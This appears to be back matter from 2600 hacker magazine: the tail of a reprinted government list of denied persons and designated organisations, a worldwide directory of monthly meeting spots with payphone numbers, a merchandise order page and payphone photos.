* - EXPORT MATERIALS, INC. **Stafford TX**
* - FORD, JERRY VERNON **Stafford TX**
* - THANE-COAT, INC. **Stafford TX**
# - SCHWARTZ, SOLOMON **Suffern NY**
* - SCHWARTZ, SOLOMON **Suffern NY**
* - NACHTRAB, GUNTHER R. **Taos NM**
* - SHETTERLY, DONALD LYNN **Terre Haute IN**
* - MANDEL, ARNOLD I. **Tucson AZ**
* - MANDEL, RONA K. **Tucson AZ**
* - FACILITIES MANAGEMENT, LTD. **Villa Park CA**
* - LAND RESOURCES MANAGEMENT, INC. **Villa Park CA**
* - MCVEY, III, CHARLES J. **Villa Park CA**
* - MCVEY, JANICE **Villa Park CA**
* - VANGUARD INTERNATIONAL LTD., S.A. **Villa Park CA**
* - LI, JING PING **Virginia Beach VA**
* - WU, BIN **Virginia Beach VA**
* - CALLAGHAN, MARYANNE E. **Warwick RI**
# - REXON TECHNOLOGY CORPORATION **Wayne NJ**

* - MALSOM, DONALD **Wisconsin Unknown**

$ - 17 NOVEMBER
$ - A.I.C. COMPREHENSIVE RESEARCH INSTITUTE
$ - A.I.C. SOGO KENKYUSHO
$ - ABU GHUNAYM SQUAD OF THE HIZBALLAH BAYT AL-MAQDIS
$ - ABU NIDAL ORGANIZATION
$ - ABU SAYYAF GROUP
# - ACHURRA` ANTONIO
# - AERO SYSTEMS AVIATION CORP.
# - AERO SYSTEMS INC.
# - AERO SYSTEMS PTE. LTD.
$ - AIG
$ - AIIB
$ - AL HARAKAT AL ISLAMIYYA
$ - AL-FARAN
$ - AL-GAMA'AT
$ - AL-HADID
$ - AL-HADITH
$ - AL-JAMA'AH AL-ISLAMIYAH AL-MUSALLAH
$ - AL-JIHAD
# - ANDERSON` ROBERT
$ - ANO
$ - ANSAR ALLAH
$ - ANTI-IMPERIALIST INTERNATIONAL BRIGADE
$ - ANTI-WAR DEMOCRATIC FRONT
$ - ARAB REVOLUTIONARY BRIGADES
$ - ARAB REVOLUTIONARY COUNCIL
# - ARCILA-GIRALDO` LUIS FERNANDO
$ - ARMED ISLAMIC GROUP
# - ARMSCOR - ARMAMENTS CORPORATION OF SOUTH AFRICA LTD.
$ - AUM SHINRIKYO
$ - AUM SUPREME TRUTH
# - AVIV` ARIE
M - AWDA` ABD AL AZIZ
$ - BASQUE FATHERLAND AND LIBERTY
# - BEHRMANN` SYMONE MORRIS
# - BELINIC` MARK
# - BET-AIR` INC.
# - BILOTTA` FRANCESCO
$ - BLACK SEPTEMBER
# - BOTIFOL` ERNESTO
# - BOWITZ` BERNHARD
# - BROUSSARD` JOHN L.
# - BUSH` EDWARD JAMES
# - CALLAGHAN` MARYANNE E.
c - CASABLANCA
- CENCI` ANTHONY GEORGE
- CHUNG` ALFRED
- CHUNG` FU CHIN
$ - COMMITTEE FOR THE SAFETY OF THE ROADS
$ - COMMUNIST PARTY OF PERU
$ - COMMUNIST PARTY OF PERU ON THE SHINING PATH OF JOSE CARLOS MARIATEGUI
# - DEMESMAEKER` CHRISTIAN

$ - DEMOCRATIC FRONT FOR THE LIBERATION
    OF PALESTINE
$ - DEMOCRATIC FRONT FOR THE LIBERATION
    OF PALESTINE-HAWATMEH FACTION
$ - DEV SOL
$ - DEV SOL ARMED REVOLUTIONARY UNITS
$ - DEV SOL SDB
$ - DEV SOL SILAHLI DEVRIMCI BIRLIKERI
# - DEVELLEREZ` COLIN
$ - DEVRIMCI HALK KURTULUS PARTISI-
    CEPHESI
$ - DEVRIMCI SOL
$ - DFLP
$ - DHKP/C
$ - DIKUY BOGDIM
# - DILLEGAS TRADING CO.` INC.
$ - DOV
# - DURRANT` ARIF
$ - EGP
$ - EGYPTIAN AL-GAMA'AT AL-ISLAMIYYA
$ - EGYPTIAN AL-JIHAD
$ - EGYPTIAN ISLAMIC JIHAD
$ - EJERCITO DE LIBERACION NACIONAL
$ - EJERCITO GUERRILLERO POPULAR
$ - EJERCITO POPULAR DE LIBERACION
$ - ELA
$ - ELLALAN FORCE
$ - ELN
$ - EPANASTATIKI ORGANOSI 17 NOEMVRI
$ - EPANASTATIKOS LAIKOS AGONAS
$ - EPL
# - ESTANISLAO` CESAREO
$ - ETA
# - EUROPEAN DEFENSE ASSOCIATES
$ - EUZKADI TA ASKATASUNA
# - EXTRACO LTD.
$ - FARC
$ - FATAH REVOULTIONARY COUNCIL
# - FLEMING` BRIAN JOSEPH
$ - FOLLOWERS OF THE PROPHET MUHAMMAD
$ - FPMR
$ - FPMR/A
$ - FPMR/D
$ - FRENTE PATRIOTICO MANUEL RODRIGUEZ
$ - FRENTE PATRIOTICO MANUEL RODRIGUEZ-
    AUTONOMOS
$ - FUERZAS ARMADAS REVOLUCIONARIAS DE
    COLOMBIA
$ - GAMA'A AL-ISLAMIYYA
$ - GIA
$ - GROUPEMENT ISLAMIQUE ARME
M - HABASH` GEORGE
M - HABBASH` GEORGE
$ - HALHUL GANG
$ - HALHUL SQUAD
# - HALL` TERRENCE
$ - HAMAS
# - HANEEF` LOUIS
$ - HARAKAT AL-MUQAWAMA AL-ISLAMIYA
$ - HARAKAT UL-ANSAR
M - HAWATMA` NAYIF
M - HAWATMAH` NAYIF

M - HAWATMEH` NAYIF
- HELDWIER` EDOUARD MICHEL
- HELMUTH` ROBERT EUGENE
- HERCAIRE` INTERNATIONAL
- HIERAX COMPANY LTD.
$ - HIZBALLAH
# - HOFFMAN` HERBERT J.
# - HOFFMAN` RONALD J.
$ - HOLY WAR BRIGADE
$ - HUA
# - IDA` TSOTUMU
$ - IG
# - INTERNATIONAL COMMERCE PROMOTION
    S.P.R.L.
$ - ISLAMIC GAMA'AT
$ - ISLAMIC GROUP
$ - ISLAMIC JIHAD
$ - ISLAMIC JIHAD FOR THE LIBERATION OF
    PALESTINE
$ - ISLAMIC JIHAD IN PALESTINE
$ - ISLAMIC JIHAD ORGANIZATION
$ - ISLAMIC RESISTANCE MOVEMENT
$ - IZZ AL-DIN AL-QASSAM BRIGADES
$ - IZZ AL-DIN AL-QASSAM FORCES
$ - IZZ AL-DIN AL-QASSIM BATTALIONS
$ - IZZ AL-DIN AL-QASSIM FORCES
$ - IZZ AL-DINN AL-QASSIM BRIGADES
$ - JAPANESE RED ARMY
# - JEREZ` FRANCISCO ERNESTO
$ - JIHAD GROUP
$ - JRA
$ - JUDEA POLICE
$ - JUDEAN VOICE
$ - KACH
$ - KAHANE CHAI
$ - KAHANE LIVES
$ - KFAR TAPUAH FUND
M - KHALID` ABU
$ - KHMER ROUGE
# - KOCUREK III` LOUIS J.
$ - KURDISTAN WORKERS' PARTY
# - LANGLEY` HILTON
$ - LIBERATION TIGERS OF TAMIL EELAM
# - LISBONA` LEON ALBERT
# - LOCKHEED AERONAUTICAL SYSTEMS
    COMPANY
- LOVE` ALLEN R.
$ - LTTE
# - MALONE` CHARLES FARRELL
$ - MANUEL RODRIGUEZ PATRIOTIC FRONT
$ - MANUEL RODRIGUEZ PATRIOTIC FRONT
    DISSIDENTS
- MARTIN` FRANCISCO SALVADOR
- MAYNARD` MILES ANDREW
- MCCOLGAN` JOSEPH
- MCTAVISH` JOHN J.
$ - MEK
# - MITCHELL` GEORGE R.
$ - MKO
# - MOLEY` SEAMUS
$ - MOVIMIENTO REVOLUCIONARIO TUPAC
    AMARU

$ - MRTA
$ - MUJAHEDIN-E KHALQ ORGANIZATION
# - MURAKOSHI` TOSHIYUKI
# - MURRAY JR.` JOSEPH P.
M - NAJI` TALAL MUHAMMAD RASHID
- NASSAR` SULEIMAN A.
$ - NATIONAL ARMY OF DEMOCRATIC
    KAMPUCHEA
$ - NATIONAL LIBERATION ARMY
# - NEE` PATRICK
$ - NEW JIHAD
$ - NIHON SEKIGUN
# - NIKOLIC` ALEXANDER
$ - NIPPON SEKIGUN
# - NOOTENBOOM` JOHANNES
# - NORTMAN` RICHARD
# - NOVACOM` INC.
# - ORDWAY` LANCE B.
$ - ORGANIZATION OF RIGHT AGAINST
    WRONG
$ - ORGANIZATION OF THE OPPRESSED ON
    EARTH
$ - ORGANIZATION OF THE PEOPLE'S HOLY
    WARRIORS OF IRAN
$ - PALESTINE ISLAMIC JIHAD-SHAQAQI
    FACTION
$ - PALESTINE LIBERATION FRONT
$ - PALESTINE LIBERATION FRONT - ABU
    ABBAS FACTION
- PAN AVIATION` INC.
$ - PARTIDO COMUNISTA DEL PERU
$ - PARTIDO COMUNISTA DEL PERU EN EL
    SENDERO LUMINOSO DE JOSE CARLOS
    MARIATEGUI
$ - PARTIYA KARKERAN KURDISTAN
$ - PARTY OF DEMOCRATIC KAMPUCHEA
$ - PARTY OF GOD
$ - PCP
$ - PEOPLE'S AID OF PERU
$ - PEOPLE'S GUERILLA ARMY
$ - PEOPLE'S LIBERATION ARMY
$ - PEOPLE'S MUJAHEDIN ORGANIZATION OF
    IRAN
- PEREZ` RICARDO BENITEZ
$ - PFLP-GC
$ - PIJ
$ - PIJ-SHAQAQI FACTION
$ - PKK
$ - PLF
$ - PLF-ABU ABBAS
$ - PLFP
$ - PMOI
$ - POPULAR FRONT FOR THE LIBERATION OF
    PALESTINE
$ - POPULAR FRONT FOR THE LIBERATION OF
    PALESTINE - GENERAL COMMAND
$ - POPULAR REVOLUTIONARY STRUGGLE
# - RAMOS-TINOCO` ALFREDO ANTONIO
# - RANDAZZO` FRANK J.

$ - RED EAGLE GANG
$ - RED EAGLE GROUP
$ - RED EAGLES
$ - RED STAR BATTALIONS
$ - RED STAR FORCES
$ - REPRESSION OF TRAITORS
$ - REVOLUTIONARY ARMED FORCES OF
    COLUMBIA
$ - REVOLUTIONARY JUSTICE ORGANIZATION
$ - REVOLUTIONARY LEFT
$ - REVOLUTIONARY ORGANIZATION 17
    NOVEMBER
$ - REVOLUTIONARY PEOPLE'S LIBERATION
    PARTY/FRONT
$ - REVOLUTIONARY PEOPLE'S STRUGGLE
$ - REVOLUTIONARY POPULAR STRUGGLE
$ - REVOLUTIONARY ORGANIZATION OF
    SOCIALIST MUSLIMS
- ROMAN` ISIDRO MANABAT
- ROSEN` DAVID R.
$ - SAZEMAN-E MUJAHEDIN-E KHALQ-E IRAN
# - SCHROEDER` RICHARD HERMAN
# - SEMLER` MONTE BARRY
# - SEMLER` RONALD HOWARD
$ - SENDERO LUMINOSO
M - SHAQAQI` FATHI
$ - SHINING PATH
# - SHUTE` J. RANDALL
$ - SL
$ - SOCORRO POPULAR DEL PERU
# - SOGHANALIAN` SARKIS G.
$ - SPP
$ - STATE OF JUDEA
# - STECKLER` NORMAN THOMAS
$ - STUDENTS OF AYYASH
$ - STUDENTS OF THE ENGINEER
$ - SWORD OF DAVID
# - TAKAHASHI` HIRONOBU
$ - TALA' AL-FATEH
$ - TALA'AH AL-FATAH
$ - TALA'AL AL-FATEH
$ - TALAAH AL-FATAH
$ - TALAI'I AL-FATH
$ - TAMIL TIGERS
# - TSAI` RUDY YUJEN
# - TUCKER` GLENDA JOYCE
$ - TUPAC AMARU REVOLUTIONARY
    MOVEMENT
$ - VANGUARDS OF CONQUEST
$ - VANGUARDS OF VICTORY
# - VUSIR` ZELJKO
# - WARE` PHYLLIS
# - WECO INDUSTRIAL PRODUCTS EXPORT
    GMBH
- WENZL` GEORGE
- WU` BIN
$ - YAHYA AYYASH UNITS
M - YASIN` SHAYKH AHMAD
- YOUSEFI` ALI REZA FOYUZI

NORTH AMERICA

Akron, OH
Trivium Cafe on N. Main St.

Albuquerque, NM
Winrock Mall Food Court, near payphones on the lower level between the fountain and arcade. Payphones: (505) 883-9935, 9941, 9976, 9985.

Anchorage, AK
Diamond Center Food Court, smoking section, near payphones.

Ann Arbor, MI
Galleria on South University.

Atlanta
Lennox Mall Food Court.

Austin, TX
Dobie Mall food court.

Baltimore
Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Baton Rouge, LA
In the LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN
Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID
Cyberplayce at 7079 Overland Rd.

Boston
Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Buffalo
Eastern Hills Mall (Clarence) by lockers near food court.

Charlotte, NC
South Park Mall, raised area of the food court.

Chicago
Pick Me Up Cafe at 3408 North Clark Street.

Cincinnati
Kenwood Town Center, food court.

Cleveland
Coventry Arabica, Cleveland Heights, back room smoking section.

Columbus, OH
Convention Center, lower level near the payphones.

Dallas
Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (972) 931-3850.

Ft. Meyers, FL
At the cafe in Barnes and Noble.

Helena, MT
Lewis & Clark County Library, near the walking mall.

Houston
Food court under the stairs in Galleria 2, next to McDonalds.

Kansas City
Food Court at the Oak Park Mall in Overland Park, Kansas.

Knoxville, TN
Borders Books Cafe across from West-own Mall.

Los Angeles
Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Madison, WI
Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Mexico City, DF (Mexico)
Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

Miami
Dadeland Shopping Center in front of the Coffee Beanery by Victoria Station restaurant.

Milford, CT
The Post Mall by Time-Out.

Milwaukee
Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.

Nashua, NH
Pheasant Lane Mall, food court by payphones.

Nashville
Bean Central Cafe, intersection of West End Ave. and 29th Ave. S. three blocks west of Vanderbilt campus.

New Orleans
Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the carrier.

New York City
Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Northampton, MA
JavaNet Cafe at 241 Main Street.

Omaha, NE
Oak View Mall Barnes and Noble, 6:30 pm.

Orlando, FL
Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Ottawa, ONT (Canada)
Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Pensacola, FL
Cordova Mall, food court, tables near ATM. 6:30 pm.

Philadelphia
30th Street Amtrak Station at 30th & Market, under the "Stairwell 6" sign.

Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Phoenix
Peter Piper Pizza at Metro Center.

Pittsburgh
Carnegie Mellon University student center in the lobby.

Portland, ME
Maine Mall by the bench at the food court door.

Portland, OR
Pioneer Place Mall (not Pioneer Square!), food court.

Raleigh, NC
Crabtree Valley Mall, food court.

Reno, NV
Meadow Wood Mall, Palms Food Court by Sbarro, 3-9 pm.

Rochester, NY
Marketplace Mall food court, 6 pm.

St. Louis
Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento
Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644 - bypass the carrier.

San Antonio
North Star Mall food court.

San Francisco
4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle
Washington State Convention Center, first floor.

Sioux Falls, SD
Empire Mall, by Burger King.

Toronto, ONT
Harvey's on Queen St., across from MuchMusic. 8 pm.

Vancouver, BC (Canada)
Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 9 pm.

Washington DC
Pentagon City Mall in the food court.

AUSTRALIA, EUROPE, ASIA, SOUTH AMERICA, AFRICA

Aberdeen, Scotland
Outside Marks & Spencers, next to the Grampian Transport kiosk.

Adelaide, Australia
Outside Cafe Celsius, near the Academy Cinema, on the corner of Grenfell and Pulteney Streets.

Antwerp, Belgium
At the Groenplaats at the payphones closest to the cathedral.

Belo Horizonte, Brazil
Pelego's Bar at Assufeng, near the payphone. 6 pm.

Buenos Aires, Argentina
In the bar at San Jose 05.

Bristol, England
By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437, 6:45 pm.

Cape Town, South Africa
At the "Mississippi Detour".

Dublin, Ireland
Phone boxes opposite Stephen's Green Shopping Centre.

Granada, Spain
Ciberteca Granada in Pza. Einstein near the Campus de Fuentenueva.

Graz, Austria
Cafe Haltestelle on Jakominiplatz.

Halmstad, Sweden
At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

Hull, England
In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds, England
Leed City train station outside John Menzies. 6 pm.

London, England
Trocadero Shopping Center (near Pica-dilly Circus) next to VR machines. 7 pm.

Manchester, England
Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

Melbourne, Australia
Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Milan, Italy
Piazza Loreto in front of McDonalds.

Moscow, Russia
Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

Munich, Germany
Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

New Delhi, India
Priya Cinema Complex, near the Allen Solly Showroom.

Paris, France
Place d'Italie XIII, in front of the Grand Ecran Cinema, 6-7 pm.

Rio de Janeiro, Brazil
Rio Sul Shopping Center, Fun Club Night Club.

Tokyo, Japan
Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

Special Offers

2600 Shirts

The new 2600 shirts have arrived! And the NSA loves them!

Version 1 (see photo below) has a nifty hacker dateline on the back and the latest headlines from the hacker world on the front. Black lettering on white.
$15, 2 for $26

Version 2 (see photo below right) is only for those of you into cryptology. Others are prohibited from owning this shirt. Do not wear this around children or senators. White lettering on black.
$15, 2 for $26

All shirts are printed on high quality 100% cotton. Available in L, XL, and XXL. (XL fits most nearly everyone.) $15 each or two for $26.

We also have navy blue Beyond Hope shirts left over from the conference! You can now lie to your friends and say you were there even if you weren't! $12 each or pay $30 total when ordered with any two other shirts - that's ten bucks a shirt! Limited availability - XL and XXL only.

Caps

Stand out in the crowd of people wearing caps. Yes, 2600 caps, suitable for raving, are finally out. Despite the wide disparity of heads, we're assured that this one can be adjusted to fit. Those of you who went on a different evolutionary route may have problems. $10

Off The Hook CD ROMS

After many years, we've finally gotten off our asses and put together a collection of the hacker radio show "Off The Hook" so that people outside the New York metro area can join the fun! And we're doing it at a price that is almost as cheap as turning on your radio. Each cd-rom holds nearly 100 hours of audio. All you need is a computer with a cd-rom drive and browser software (available for free on the net) and a realaudio player (also available for free

from www.realaudio.com). You do NOT need net access to play these files! And you can still download our shows one by one off our web site for free!
10/88-12/91 $20
01/92-12/93 $20
01/94-09/95 $20
10/95-06/97 $20

Hope Videos

Another project we took our time doing. From the first HOPE conference back in 1994, the following is available:

The HOPE intro & Robert Steele's speech. 60 minutes ($15)
A guide to Metrocard from a mystery transit worker. 80 minutes ($15)
The LINUX people discuss their OS and Bernie S. talks about TDD's. 100 minutes ($20)
TAP Magazine with Cheshire Catalyst/Dave Banisar on Digital Telephony and the Clipper chip. 105 minutes ($20)
The 2600 panel featuring Emmanuel Goldstein, David Ruderman, Scott Skinner, and Ben Sherman. 60 minutes ($15)
Encryption and beyond with Bob Stratton, Eric Hughes, Matt Blaze, and Bernie S. 120 minutes ($20)
The National ID Card with Judi Clark, Bob Stratton, and Dave Banisar / the famous Social Engineering panel. 100 minutes ($20)
Hacker authors featuring Julian Dibell, Paul Tough, Winn Schwartau, Rafael Moreau, and some of the production staff for "Hackers." 75 minutes ($15)
Cellular Phones with Jason Hillyard, Bernie S., and Mark. 120 minutes ($20)
European Hackers featuring the Chaos Computer Club. 65 minutes ($15)
The Art of Boxing with Billsf and Kevin Crow - Phiber Optik phones in from prison. 105 minutes ($20)
Closing cermonies. 40 minutes ($15)
Order the complete set for only $150!

To Order

Send a list of what you want (be specific!), your address, and your money to:

**2600
PO Box 752
Middle Island, NY
11953**

Version 1

Version 2

Payphone World Tour

Armenia

From the city of Yerevan. This is a generic Russian payphone that still works if you have the proper change.

T. Mele

Armenia

Also found in Yerevan, this phone has a much cooler color.

T. Mele

Vietnam

In the streets of Saigon.

Marie-Franco Bojanowski

Bolivia

Where red phones are common.

Stuart Smith

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com